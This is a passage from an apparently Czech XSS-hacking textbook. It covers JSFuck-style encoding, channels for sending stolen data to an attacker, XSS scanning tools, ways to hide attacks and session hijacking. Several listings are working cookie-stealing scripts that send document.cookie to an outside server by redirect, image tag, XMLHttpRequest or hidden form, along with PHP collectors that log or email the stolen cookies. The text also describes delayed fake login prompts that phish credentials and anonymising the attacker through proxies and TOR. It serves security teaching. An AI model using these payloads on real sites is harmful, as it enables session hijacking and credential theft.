m:	(([][(![]+[])[+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]+[]]+(!![]+[])[+[]]+(!![]+[])[+!![]+!![]+!![]+[]]+(!![]+[])[+!![]+[]]][([]+[][(![]+[])[+!![]+!![]+!![]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]])[(+!![]+!![]+!![])+(+[])]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[+!![]+[]]+(!![]+[])[+!![]+!![]+[]]+([]+[][(![]+[])[+!![]+!![]+!![]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]])[(+!![]+!![]+!![])+(+[])]+(!![]+[])[+[]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]+[]]])()+[])[+!![]+(+!![]+(+!![])+(+!![])+(+!![])+[])]
n:	([][[]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]
o:	([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]
r:	(!![]+[])[+!![]+[]]
s:	(![]+[])[+!![]+!![]+!![]]
t:	(!![]+[])[+[]]
u:	(!![]+[])[+!![]+!![]+[]]
v:	([]+[][(![]+[])[+!![]+!![]+!![]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]])[(+!![]+!![])+(+!![]+!![]+!![]+!![]+!![]+!![]+!![]+[])]

Tak a to je o non-alfanumerickém zápisu JavaScriptu téměř vše. Nyní tedy už víte, jak vytvořit jakékoliv číslo a dokonce i libovolný text pouze za použití několika speciálních znaků. Stejným způsobem můžete poskládat také kód JavaScriptu, který následně spustíte pomocí funkce *eval()*. Sami jistě uznáte, že pouhým pohledem na non-alfanumerický kód jen stěží odhadnete, jaká je pravá funkce skriptu.

Kapitola 6


Komunikační kanál mezi obětí a útočníkem


Nalezení zranitelného místa ve webové aplikaci, propašování útočného kódu do obsahu stránky a jeho následné spuštění během návštěvy legitimního uživatele v jeho browseru je jen jednou částí celého útoku.



V případech, kdy je záměrem útočného skriptu injektovaného skrz XSS vykonání nějakého cíleného útoku, kterým může být například odeslání spamu nebo provedení finanční transakce na webu bankovních institucí, stačí, když útočník propašuje jakýmkoliv ze způsobů uvedených v této knize svůj kód na webový server. Oběti se při návštěvě tento kód spustí v jejím browseru a odešle webovému serveru požadavek, který celý útok dokoná.


V jiné situaci útočník propašuje svůj kód na webový server stejnými postupy, jako tomu bylo v předchozím případě. Rozdíl nastává ve chvíli, kdy se spustí nastražený kód ve webovém prohlížeči oběti. Ten pak odešle zpět na webový server požadavek, který například umožní útočníkovi se na webový server přihlásit a pod identitou své oběti na serveru dále vystupovat a jednat.





Další variantou, kterou na tomto místě zmíním, je odeslání přístupových údajů do webové aplikace, nebo jiné vyžádané informace přímým kanálem k útočníkovi, nebo na jeho server. Této možnosti se využívá asi nejčastěji a jednotlivé komunikační kanály, kterých se při tom nejčastěji využívá, uvedu níže v této kapitole.

Nejextrémnější situace nastává v případě, kdy dojde po zdárném útoku k otevření oboustranného komunikačního kanálu mezi útočníkem a jeho obětí. V takovém případě, může útočník zadávat prostřednictvím tohoto komunikačního kanálu příkazy JavaScriptu, které jsou následně vykonávány webovým prohlížečem oběti. Příkladem útoku tohoto typu je například *XSS backdoor*.



Parametry GET požadavku

Pro útočníka je často nejjednodušší, když data získaná během útoku přenese na svou stranu v parametrech GET požadavku. V praktických příkladech se zaměřím na krádež obsahu cookie, které většinou útočníkovi umožní přistoupit k webové aplikaci v otevřeném sezení pod identitou napadeného uživatele. Tomuto častému typu útoků bude věnována samostatná kapitola. Nyní pouze uvedu, že obsah cookie je z JavaScriptu dostupný pod vlastností *cookie* objektu *document*.

Po nálezu XSS zranitelnosti ve webové aplikaci, bychom mohli vložit útočný kód, který by vypadal jako ten z výpisu 179.

Výpis 179 - Skript předávající obsah cookie v parametru GET požadavku

```
<script>
document.location="http://www.hackingvpraxi.cz/save.php?var="+document.cookie
</script>
```

Ve chvíli, kdy dojde ke spuštění kódu, je uživatel přesměrován na webovou stránku útočníka. Během požadavku je ale v parametru *var* předáván také obsah cookie. Ten může být na serveru útočníka zpracován skriptem *save.php* různými způsoby. Ve výpisu 180 ukazuji příklad, kdy je obsah této proměnné uložen do souboru a uživatel je přesměrován zpět do původní aplikace. PHP skript ve výpisu 181 by obdobně před přesměrováním uživatele odeslal obsah získaného cookie na útočníkův mail.

Výpis 180 - Ukázka php skriptu ukládající obsah ukradených cookie do souboru

```
<?php
  file_put_contents("cookie.txt", $_GET["var"]."\n", FILE_APPEND);
  header("HTTP/1.1 301 Moved Permanently");
  header("Location: http://www.webaplikace.cz");
  header("Connection: close");
?>
```

Výpis 181 - Ukázka php skriptu odesílající obsah ukradených cookie e-mailem

```
<?php
  mail("mail.attacker@hackingvpraxi.cz","Nové cookie",$_GET["var"],"");
  header("HTTP/1.1 301 Moved Permanently");
  header("Location: http://www.webaplikace.cz");
  header("Connection: close");
?>
```

Uvedený postup je sice použitelný, ale v žádném případě se nedá říci, že by byl nenápadný. Přeci jen je poněkud podezřelé, když je uživatel přesměrováván tam a zpět. Mnohem elegantnější by tedy bylo, kdybychom odeslání požadavku zařídili nepozorovaně na pozadí. I to je samozřejmě možné. Využijeme k tomu některý z HTML tagů, který načítá obsah z externího umístění. Takovými tagy jsou například <*img*> nebo <*iframe*>. Stačí, když tyto tagy nasměrované na náš php skript *save.php* vložíme do obsahu webové stránky prostřednictvím injektovaného JavaScriptu. Příklad uvádím ve výpise 182.

Výpis 182 - Skript předávající obsah cookie v parametru GET požadavku

```
<script>
document.write
 ("<img src='http://www.hackingvpraxi.cz/save.php?var="+document.cookie+"'>")
</script>
```


Aby nedošlo na místě, kam se měl obrázek vložit, k zobrazení chybové ikony, může útočník rozšířit tag <*img*> ještě o vlastnosti *height* a *weight*, kterými nastaví rozměry obrázku na 1 x 1 pixel, nebo o styl *display:none*, kterým nastaví neviditelnost prvku. Nic ale útočníkovi nebrání ani v tom, aby jeho PHP skript skutečně obrázek vrátil a ten byl ve webové stránce zobrazen. Stačí když svůj PHP skript upraví podle výpisu 183, tak aby došlo po odeslání cookie k přesměrování na tento obrázek.

Výpis 183 - PHP skript odesílající cookie e-mailem a vracející obrázek

```
<?php
  mail("mail.attacker@hackingvpraxi.cz","Nové cookie",$_GET["var"],"");
  header("HTTP/1.1 301 Moved Permanently");
  header("Location: http://www.hackingvpraxi.cz/obrazek.jpg");
  header("Connection: close");
?>
```

XMLHttpRequest

O Ajaxu a jeho hlavním objektu *XMLHttpRequest* jsme se již bavili v jedné z úvodních kapitol. Rozloučili jsme se v ní však dříve, než jsme stihli probrat zasílání požadavků a odpovědí mezi různými doménami, které jinak podléhá omezením *Same Origin Policy*. Protože toto striktní omezení bylo pro některé vývojáře webových aplikací příliš omezující, hlasitě volali po zmírnění těchto omezení a snažili se neustále vytvářet všelijaké hacky, kterými by své requesty mezi různými doménami propašovali. Hlasy vývojářů byly tvůrci webových prohlížečů vyslyšeny a Firefox ve své verzi 3.5 umožnil předávání dat také mezi různými doménami. Ovšem za splnění jistých podmínek. Podobnou cestou, i když ne úplně stejnou, se vydal také Internet Explorer ve verzi 8. I on respektuje stejná bezpečnostní omezení *Cross-Origin Resource Sharing*[1], spočívající v zasílání povolujících HTTP hlaviček. Pro požadavky napříč doménami používá ale jiného objektu, kterým je *XDomainRequest*[2]. Následujícím diagramem se pokusím znázornit průběh jednoho cyklu požadavek-odpověď.



V první řadě musíme vytvořit novou instanci objektu *XMLHttpRequest* respektive *XdomainRequest*. Během odeslání dat metodou

[1] *http://www.w3.org/TR/access-control/*
[2] *http://msdn.microsoft.com/en-us/library/cc288060%28VS.85%29.aspx*

send() je společně s daty předána serveru také HTTP hlavička *Origin:*, která informuje server o žadateli dat. Server na tento požadavek odpoví a ve své odpovědi uvede HTTP hlavičku *Access-Control-Allow-Origin:*. Podle ní browser zjistí, zda má k datům povolen přístup, či nikoliv. V případě, že doména naší stránky náleží povoleným doménám, je ve vlastnosti *status* dostupný kód odpovědi a ve vlastnosti *responseText* obdržená data. Pokud doména stránky není mezi povolenými příjemci dat, je vlastností *status* vrácen kód 0 a vlastnost *responseText* je prázdná.

Hlavičky, které se staly součástí popisovaného příkladu nejsou jedinými hlavičkami, které definuje *Cross-Origin Resource Sharing*. Některé další důležité HTTP hlavičky uvádím v tabulce 45.

Tabulka 45 - HTTP hlavičky definované v rámci Cross-Origin Resource Sharing

Access-Control-Allow-Origin
Definuje domény, které mají přístup k předaným datům. * Uvedení hvězdičky povoluje přístup k datům z jakékoliv domény. Je možné uvést i IP adresu serverů, které mají právo přístupu k datům.
Access-Control-Allow-Methods
Seznam metod, které jsou povoleny pro čtení dat: GET, POST, ...
Access-Control-Allow-Headers
Seznam vlastních hlaviček, které jsou povoleny v požadavku.

Kromě uvedených změn přinesly nové verze prohlížečů, také některé nové vlastnosti pro obsluhu událostí, které se mohou během načítání dat vyskytnout. Není tedy již potřeba složitě odchytávat událost *onReadyStateChange* a kontrolovat hodnotu vlastnosti *readyState*. Některé tyto vlastnosti a metody uvádím v tabulce 46.

Tabulka 46 - Metody a vlastnosti spojené s přenosem dat

abort()
Ukončení požadavku během načítání dat
send()
Odeslání pořadavku
onerror
Aktivace při výskytu chyby během přenosu
onload
Aktivace po načtení dat
responseText
Data vrácená v odpovědi

Z uvedených informací by mělo být zřejmé, že není problém použít objektů *XMLHttpRequest* nebo *XdomainRequest* pro přenos dat od napadeného uživatele na útočníkův server. Ba co víc, můžeme navázané spojení využít také k předání odpovědi směrem od útočníka k napadenému uživateli. Pokud se útočníkovi podaří udržet spojení dostatečně dlouhou dobu, může v odpovědích na jednotlivé requesty zasílat příkazy JavaScriptu, které budou webovým prohlížečem vykonávány, a které budou odesílat výsledky opět na stranu útočníka. Na tomto principu fungují XSS backdoory, o kterých si ještě povíme. Nyní uvedu pouze jednoduchý příklad scriptu pro odeslání uživatelova cookie v *XMLHttpRequest* požadavku.

Výpis 184 - Přenos dat k útočníkovi prostřednictvím XMLHttpRequest požadavku

```
<script>
  if (window.XDomainRequest) xdr = new XDomainRequest();
  else xdr = new XMLHttpRequest();
  xdr.open("POST","http://www.hackingvpraxi.cz/save.php");
  xdr.send("var="+document.cookie);
</script>
```

Generovaný Form

Ačkoliv si téměř vždy vystačíme s předchozími možnostmi předávání dat, které umožňují odesílat požadavky jak metodou GET tak i POST a v případě *XMLHttpRequest* dokonce i oboustrannou komunikaci, přesto se někdy můžete setkat s případem, kdy jsou data odesílána skrz vygenerovaný formulář. Alespoň v krátkosti se proto o této možnosti také zmíním.

Při využití této metody vygeneruje vložený JavaScript formulář se skrytými poli, která naplní předávanými daty a automaticky jej odešle. Aby po odeslání požadavku nedošlo k přesměrování zobrazené stránky, obalíme vytvořený formulář také vygenerovaným plovoucím rámem. Provedení scriptu je velice jednoduché a můžete si jej prohlédnout ve výpisu 185.

Výpis 185 - Skript odesílající data skrz vygenerovaný formulář

```
<script>
  document.write("<iframe id='ramec' style='display:none'></iframe>")
  var doc = document.getElementById("ramec").contentDocument;
  if (doc == undefined || doc == null)
    doc = document.getElementById("ramec").contentWindow.document;
  doc.open();
  doc.write("<form name='formular' method='post'
             action='http://www.hackingvpraxi.cz/save.php'>
             <input type='hidden' name='var' value=''></form>");
  doc.close();
  doc.formular.var.value=document.cookie;
  doc.formular.submit();
</script>
```

Kapitola 7

Hledání zranitelností

V předchozím textu knihy jsme si ukázali postupy, pomocí kterých je možné manuálně odhalit XSS zranitelnosti webových aplikací. Jde o vkládání znaků, které mohou mít v určitém kontextu zvláštní význam, do všech vstupů, na které v aplikaci narazíme. Po vložení vstupu pak vždy prozkoumáme vrácený HTML kód, a na základě toho, jak se dané znaky promítly do odpovědi, zvolíme následující postup.

V tabulce 47 uvedu některé ze vstupů, které byste při testování webové aplikace na výskyt zranitelnosti XSS neměli opomenout.

Tabulka 47 - Vstupy, které by během testování neměly být opomenuty


Viditelná vstupní pole formulářů
Skrytá pole formulářů
Proměnné předávané pomocí AJAXu
Hodnoty všech proměnných v URL
Přidání vlastní testovací proměnné do URL
Vložit testovací řetězec do názvů jednotlivých subadresářů cesty v URL
Přidání kotvy s testovacím řetězcem do kotvy v URL
Překontrolovat všechna přesměrování
Překontrolovat XSS zranitelnosti vložených objektů (FLASH, PDF, ...)

Vidíte, že variant, které je nutné prověřit, existuje docela dost. Pokud je navíc aplikace rozsáhlejší, může se stát její ruční otestování téměř neuskutečnitelné. Neustálé opisování kódu tedy občas není to pravé ořechové a celé testování se tím značně prodlužuje. Bylo proto vytvořeno mnoho nástrojů, které testování usnadňují nebo dokonce automatizují. V této kapitole se s některými těmito nástroji seznámíme. Tyto, nebo jim podobné nástroje ale nejsou všemohoucí. Ruční otestování aplikace dokáže často odhalit zranitelná místa, která tyto nástroje odhalit nedokáží. Může jít například o výstup uživatelského vstupu, který se vkládá na jiném místě aplikace.

Manuální nástroje


TramperData

Doplněk pro Firefox, o kterém v této knize byla řeč již mnohokrát se může stát dobrým pomocníkem při testování těch vstupů, které nejsou přímo dostupné ve formulářích nebo v URL webové stránky. Pomocí tohoto nástroje, můžete zkoušet vkládání payloadu do jednotlivých HTTP hlaviček, do hodnot skrytých polí, ale také do proměnných přenášených metodou POST. Přitom je možné některé z předávaných proměnných vypustit, nebo dokonce přidat nové. V doplňku jsou také předdefinovány některé vektory XSS útoků, jejichž seznam je možné dále rozšiřovat.



Nástroje pro vyplňování formulářů z kontextového menu

Mezi další nástroje, které by mohly usnadnit manuální vkládání testovacích kódů do formulářových polí, lze zařadit doplňky, které umožňují plnit pole formulářů výběrem hodnot z kontextového menu. Jednoduše nad vstupním polem vyvoláme kontextové menu, ze kterého vyberete požadovaný řetězec. Nejedná se sice zrovna o sofistikované nástroje, které byly za tímto účelem vytvořeny, ale pro rychlé otestování jsou určitě lepší, než neustálé ruční vypisování celého kódu.




Poloautomatické nástroje

Funkce poloautomatických nástrojů spočívá v automatickém zaslání útočných vektorů proti webové aplikaci. Zjištění, zda se vektor úspěšně injektoval ale zůstává na nás.

Testmail

Aplikace *Testmail*[1] je dostupná přes webové rozhraní na serveru SOOM.cz a umožňuje automaticky odeslat e-mailové zprávy, které obsahují některé vektory pro injekci skriptů. Po odeslání zpráv je nutné se přihlásit ke svému účtu ve webmailu, na který jsme si nechali tyto zprávy zaslat a zkontrolovat, zda některé z nich způsobí spuštění vloženého JavaScriptu.



Poloautomatický nástroj si můžete sami snadno vytvořit v JavaScriptu jako nástroj, který bude zasílat v proměnných GET nebo POST požadavků jednotlivé vektory a cílové stránky bude otevírat v novém okně. Následně bude nutné zkontrolovat, zda se na některé z těchto stránek vložený skript vykonal.


[1] *http://www.soom.cz/index.php?name=projects/testmail/main*

Automatické nástroje

Oproti manuálním a poloautomatickým nástrojům, dokáží automatické nástroje nejenom automaticky odeslat celou sadu různých řetězců pro otestování jednoho vstupu, ale dokáží otestovat rovnou všechna formulářová pole ve webové stránce nebo všechny proměnné v URI. Kromě toho, že automatizovaný nástroj jednotlivé požadavky odešle, je schopen také vyhodnotit odpověď serveru a zjistit, zda se útočný vektor promítnul do vráceného dokumentu.

XSS-me

XSS-me[1] je doplněk pro webový prohlížeč Firefox, který umožňuje automatické prověření všech formulářových polí v dokumentu na vektory obsažené v bohaté interní databázi. Výsledkem testů je podrobný report, který kromě informace o úspěšně injektovaných vstupech zobrazuje také potenciálně nebezpečné znaky, které je možné injektovat. Samotný test probíhá v nově otevíraných panelech prohlížeče v několika souběžných vláknech, čímž trvání testů značně zrychluje.




[1] *http://labs.securitycompass.com/index.php/exploit-me/*

XSSer

Dalším z plně automatických nástrojů, tentokrát pro příkazový řádek, který vyžaduje interpret jazyka Python je *XSSer*[1]. Jedná se o fuzzer s mnoha možnostmi injektáže a s různým kódováním jednotlivých vektorů.

WebScarab

S nástrojem WebScarab sloužícím k testování zabezpečení webových aplikací jsme již seznámili v souvislosti s lokálními proxy servery. Díky tomu, že veškerá HTTP komunikace prochází během surfování tímto nástrojem, dokáže identifikovat potenciálně injektovatelné GET a POST proměnné. Po zachycení komunikace nám pak WebScarab nabídne odpovídající URI a umožní nám na nich spustit test injekce.




[1] *http://xsser.sourceforge.net/*


Acunetix Web Vulnerability Scanner

Posledním nástrojem, který na tomto místě zmíním, bude *Acunetix Web Vulnerability Scanner*[1], který, ač je zaměřen na široké spektrum webových zranitelností, nabízí ve své zdarma dostupné verzi, právě testování webů na zranitelnost XSS.

Scanner dokáže následovat všechny odkazy na webu a najde tak a zkontroluje všechny webové stránky v aplikaci. Je rychlý a velice účinný. Po ukončení testu zobrazí podrobný report o nalezených zranitelnostech.



Acunetix Web Vulnerability Scanner instaluje také toolbar do webového prohlížeče, pomocí kterého je možné velmi rychle a jednoduše otestovat aktuálně navštívenou webovou stránku.



[1] *www.acunetix.com*

Kapitola 8

Skrývání útoku

Neviditelná akce

Největší škody dokáže napáchat taková útočná akce, která zůstane skryta. To znamená ta, o jejíž činnosti se uživatel nedozví a nebude tak mít žádné pochybnosti o důvěryhodnosti webové aplikace ani po jejím opuštění. Každá interakce, kterou během útoku bude útočník po uživateli vyžadovat, vnáší jisté procento nedůvěryhodnosti, které může vést až k celkovému odhalení útoku. Vyskakující alerty, které často používají začínající hledači XSS zranitelností, jsou tak jasným příkladem zmařeného útoku, ze kterého mohl útočník vytěžit daleko více.

Občas se ale bez jisté interakce s uživatelem neobejde ani zkušený útočník. Vždy záleží na tom, co je cílem jeho útoku. Existují ovšem jisté metody, které je při interakci možné uplatnit pro zmatení uživatele.

Odložení akce

V některých situacích by okamžité spuštění útoku mohlo vést k jeho odhalení. V takových případech je lepší načasovat spuštění útoku, až po uplynutí definované časové prodlevy.

Představte si webmail, který je zranitelný na XSS v těle HTML zprávy. Tato je ale otevírána v jiné doméně, než je samotné uživatelské rozhraní webmailu a útočník proto nemůže z důvodu omezení *Same Origin Policy* uživatelský účet atakovat. Může se ale rozhodnout, že povede útok oznámením neočekávané chyby v aplikaci a vyžádáním nového přihlášení uživatele získá jeho autentifikační údaje. Útočník může samozřejmě provést defacement stránky se zobrazenou e-mailovou zprávou okamžitě po jejím otevření. V takovém případě by ale uživatel asi zřejmě kliknul na ikonu "*zpět*". Pokud se však útočník rozhodne pro odložení útoku o pár sekund, začte se uživatel do textu e-mailu a na změnu stránky oznamující chybu a žádající nové přihlášení zareaguje odlišně a své přihlašovací údaje do formuláře vloží. JavaScript, který se o podobné odložení akce postará může vypadat podobně jako ten z výpisu 186, který využívá pro odložení akce

o zadaný počet milisekund funkci *setTimeout*. Odložit spuštění skriptu je možné také pomocí *time2 Behavior*, které jsme si představili ve výpisu 49.

Výpis 186 - Odložení akce načasováním

```
<script>
  function akce() {alert(1);}
  setTimeout('akce()',10000);
</script>
```

Jednou spustit stačí

Zdržíme se ještě chvíli u předchozího příkladu s odložením zobrazení chybového hlášení a představíme si, že uživatel skutečně zadá své přihlašovací informace a po jejich odcizení je mu opět zobrazena jeho nedočtená e-mailová zpráva. Jaké by pro něj bylo asi překvapení, kdyby po pár vteřinách opět chybová zpráva zaútočila na jeho zraky. Uživatel by již téměř jistě mohl získat dávku podezíravosti. Pro útočníka přitom už další přihlášení uživatele ztrácí význam.

Je proto důležité zajistit po úspěšném útoku, aby se vložený kód opětovně nevykonával. Pokud jde pouze o zamezení opětovného spuštění v aktuální relaci, můžeme pro zaznamenání úspěšně provedeného útoku využít veřejnou proměnnou, nebo vlastnost některých objektů. Úspěšně lze použít například kód z výpisu 187, který umožňuje přístup k proměnné z různých míst aplikace.

Výpis 187 - Uložení informace do window.r

```
<script>
  if (window.r!=1) {
    alert("akce");
    r = 1;
  }
</script>
```

Jindy potřebujeme zajít ještě o kus dál a zakázat opětovné spuštění i při každé příští návštěvě nakažené webové aplikace. V tomto případě již musíme sáhnout k uložení informace do nějakého trvalého úložiště. Tím se může stát webový server útočníka, na kterém běží skript zaznamenávající úspěšně provedené útoky a při dotazu ze strany javaScriptu zda útok již proběhl, vrací požadovanou odpověď. Za úložiště ale může útočník zvolit také soubor cookie, jak ukazuje výpis 188. V takto ošetřených případech může uživatel po úspěšně provedeném útoku klidně vypnout webový prohlížeč a útočník má jistotu[1], že při příští návštěvě webové aplikace kdykoliv v budoucnu, již opětovně nedojde ke spuštění útočné části skriptu.

[1] *Informace bez záruky. Uživatel může kdykoliv své cookie vymazat.*

Výpis 188 - Uložení informace do souboru cookie

```
<script>
  document.cookie="jmeno=roman";
  if (document.cookie.indexOf('attack')<0) {
    alert("akce");
    document.cookie="attack=true";
  }
</script>
```

Schování útočníka za webovou proxy

Útoky XSS se vyznačují také tím, že je velmi obtížné zjistit identitu útočníka. Během samotného hledání XSS zranitelnosti a při vložení payloadu do webové stránky může totiž útočník využívat anonymity zajištěné některým z běžně dostupných veřejných HTTP proxy serverů[1]. Při využití jejich služeb neputují požadavky z browseru útočníka přímo na webový server, ale jsou zasílány právě na tento HTTP proxy server, který teprve tyto požadavky předá dál na webový server pod svou identitou (IP adresou). Odpověď od serveru je opět směřována na HTTP proxy server, který ji přepošle počítači útočníka. Webový server tak často nemá k dispozici žádnou informaci, která by mohla útočníka identifikovat.

Ještě větší anonymity může útočník dosáhnout využitím sítě *TOR*[2], která umožní přeposílání každého paketu jinou cestou pomocí šifrovaného kanálu.

Jedinou cestu, jak útočníka vystopovat, tak představuje komunikační kanál mezi útočníkem a jeho obětí. I tato cesta ale může být bez větších obtíží směrována přes několik serverů a každý z nich může být navíc umístěn v jiné geologické lokalitě. Útočník tak může snadno zamaskovat i tuto možnost případného vystopování.

---

[1] *http://hidemyass.com/proxy-list*
[2] *http://www.security-portal.cz/clanky/tor-onion-router-systém-pro-vysoce-anonymní-šifrovaný-přístup-k-internetu*

Kapitola 9

Útoky XSS

Krádeže session

V kapitole věnované útokům typu CSRF jsem již poměrně důkladně zmínil problematiku HTTP komunikace a s ní spojené udržování sezení v identifikátoru relace. Díky tomu, že je tento identifikátor často jediným údajem, pomocí kterého je identifikován oprávněný uživatel, není divu, že se jeho krádež stává jedním z nejčastějších cílů útočníků. V uvedené kapitole jsme zmínily, že je tento jedinečný identifikátor předáván nejčastěji v parametru jednotlivých dotazů, nebo v HTTP hlavičce cookie. Následující stránky budou věnovány útokům, pomocí kterých je možné se tohoto identifikátoru zmocnit a tím unést uživatelské sezení.

Relace založené na POST/GET požadavcích

Předávání identifikátoru relace metodou POST se v praxi téměř nepoužívá a proto se budu věnovat výhradně metodě GET, která se k jeho předávání naopak využívá poměrně často. Existují dva způsoby předávání id relace v URI. První z nich spočívá v předávání id jako hodnoty proměnné.

```
http://www.hackingvpraxi.cz?id=a4ba34d8fe23
```

Druhý v zakomponování id do adresářové cesty samotného URI.

```
http://www.hackingvpraxi.cz/a4ba34d8fe23/
```

Identifikátor se vyskytuje v URI po celou dobu trvání relace a obsahují jej proto také všechny odkazy směřující uvnitř aplikace. Předávání identifikátoru relace v URI se ale může stát poměrně nebezpečným. Pokud si ve výpisu 189 prohlédnete komunikaci odeslanou browserem při požadavku na zdroj umístěný mimo webovou aplikaci,

uvidíte, že obsahuje HTTP hlavičku *referer*. Ta popisuje celé URI, ze kterého uživatel přichází a to dokonce včetně všech jeho parametrů.

Výpis 189 - Zachycená komunikace vyslaná browserem po kliknutí na odkaz

```
GET http://mail1.volny.cz:80/~~752a0cda4148f67683c/app/list.php HTTP/1.1
Host: mail1.volny.cz
User-Agent: Mozilla/5.0 Firefox/7.0.1
